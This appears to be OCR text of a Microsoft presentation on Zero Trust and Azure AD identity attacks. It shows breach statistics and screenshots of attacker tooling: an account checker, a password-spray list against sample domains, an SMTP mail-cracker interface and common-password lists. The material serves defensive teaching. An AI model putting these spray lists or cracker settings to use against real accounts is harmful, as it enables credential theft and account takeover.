Zero Trust

Stefan van der Wiele
Senior Program Manager – Azure AD
Twitter: @wiele / @azuread

Microsoft

THE DAILY NEWS

Attacker stealing sensitive data - remains undetected for more than 200 days


Despite multiple attempts to evict the adversary, they remained entrenched for over 200 days.

Attacker gained entry by compromising a privileged user, non-MFA-enabled account.

Attacker used stolen credentials to VPN into corporate network

Legitimate tools and software were leveraged in a malicious manner, and in new ways.


Top attacks against Azure AD



Breach Replay

4.6B

attacker-driven sign-ins detected in **March 2019**



Password Spray


200K

password spray attacks blocked in **April 2019**


Phishing

23M

high risk enterprise sign-in attempts detected in **March 2019**



Passwords are the problem



Phase 1
Breach replay

Username

TroubledTimerMoto83

Password

mxt60JhTRx45G110kLn6F

Enter>

USERNAME

TroubledTimerMoto83

PASSWORD

mxt60JhTRx45G110kLn6F


SUBMIT

Forgot your password or user name? Click Here.

Username: TroubledTimerMoto83

Password: mxt60JhTRx45G110kLn6F

Submit



Outlook Account Tools

Start Page | General | Account Check | Unlock Settings

Welcome!

Choose one of the following actions to get started:


- Check Accounts
- Email Send Unlock Accounts
- Configure Variables
- Show logs
- About

Statistics

Email Check:

Total Accounts:	0	Good Accounts:	0
Remaining:	0	Bad Accounts:	0
		Blocked accounts:	0
		Undetected accounts:	0

Identity Protection – Blocked Users



Phase 2
Password Spray

```
Josi@contoso.com                ← RedSox2018
Chance@wingtiptoys.com          ← RedSox2018
Rami@fabrikam.com               ← RedSox2018
TomH@cohowinery.com             ← RedSox2018
AnitaM@cohovineyard.com         ← RedSox2018
EitokuK@cpandl.com              ← RedSox2018
Ramanujan@Adatum.com            ← RedSox2018
Maria@Treyresearch.net          ← RedSox2018
LC@adverture-works.com          ← RedSox2018
EW@alpineskihouse.com           ← RedSox2018
info@blueyonderairlines.com     ← RedSox2018
AiliS@fourthcoffee.com          ← RedSox2018
MM39@litwareinc.com             ← RedSox2018
Margie@margiestravel.com        ← RedSox2018
Ling-Pi997@proseware.com        ← RedSox2018
PabloP@fineartschool.net        ← RedSox2018
GiseleD@tailspintoys.com        ← RedSox2018
Luly@worldwideimporters.com     ← RedSox2018
Bjorn@woodgrovebank.com         ← RedSox2018
NK@lucernepublishing.com        ← RedSox2018
```

Sanmao SMTP Mail Cracker v1.5.3 - Trial

Running Status
Current Threads: 0
Running Time: 00:00:00

Load E-Mails From File

Statistics
E-Mail Total: 0
Cracked Count: 0
Uncracked Count: 0
Cracked Succ: 0
SMTP Try Times: 0

Socks5 Proxy Setting
Proxy Loaded: 0
Load Socks5 Proxy List

Passwords (22)
#user#
#user#123
#user#888
abc123456
iloveu
iloveyou
password
P@ssw0rd
123456
000000
123123
111111
222222
333333
444444
555555
666666
777777
Load More Password

Username(s)
Before '@'
Full E-Mail

SMTP Server(s)
The domain after '@'
mail.+ Domain
webmail.+ Domain
smtp.+ Domain

Other
Send a mail for test when cracked successfully
Mail to: edd.hoff@yahoo.com ? Content
Save result to file
File Name: 20150219.txt

Set Thread Count: 150

Operation
Start
Stop

EMail: suruiqiang@msn.com


Test if my ISP block port 25

Result List


ID	EMail	SMTP Server	SSL/TLS	Username	Password

Ready


1. 123456
2. 123456789
3. qwerty
4. 111111
5. 12345678
6. 123123
7. password
8. 1234567
9. 12345
10. 1234567890
11. abc123
12. 123
13. 123321
14. password1
15. qwertyuiop
16. 666666
17. a123456
18. 1234
19. 654321
20. 5201314
21. 123456a
22. iloveyou
23. 11111111
24. 159753
25. 123123123



Password Spray Attack
9000
8000
7000
6000
5000
4000
3000
2000
1000
0
2018-06-18 00:00:00
2018-06-18 02:00:00
2018-06-18 04:00:00
2018-06-18 06:00:00
2018-06-18 08:00:00
2018-06-18 10:00:00
2018-06-18 12:00:00
2018-06-18 14:00:00
2018-06-18 16:00:00
2018-06-18 18:00:00
2018-06-18 20:00:00
2018-06-18 22:00:00
2018-06-19 00:00:00
2018-06-19 02:00:00
2018-06-19 04:00:00
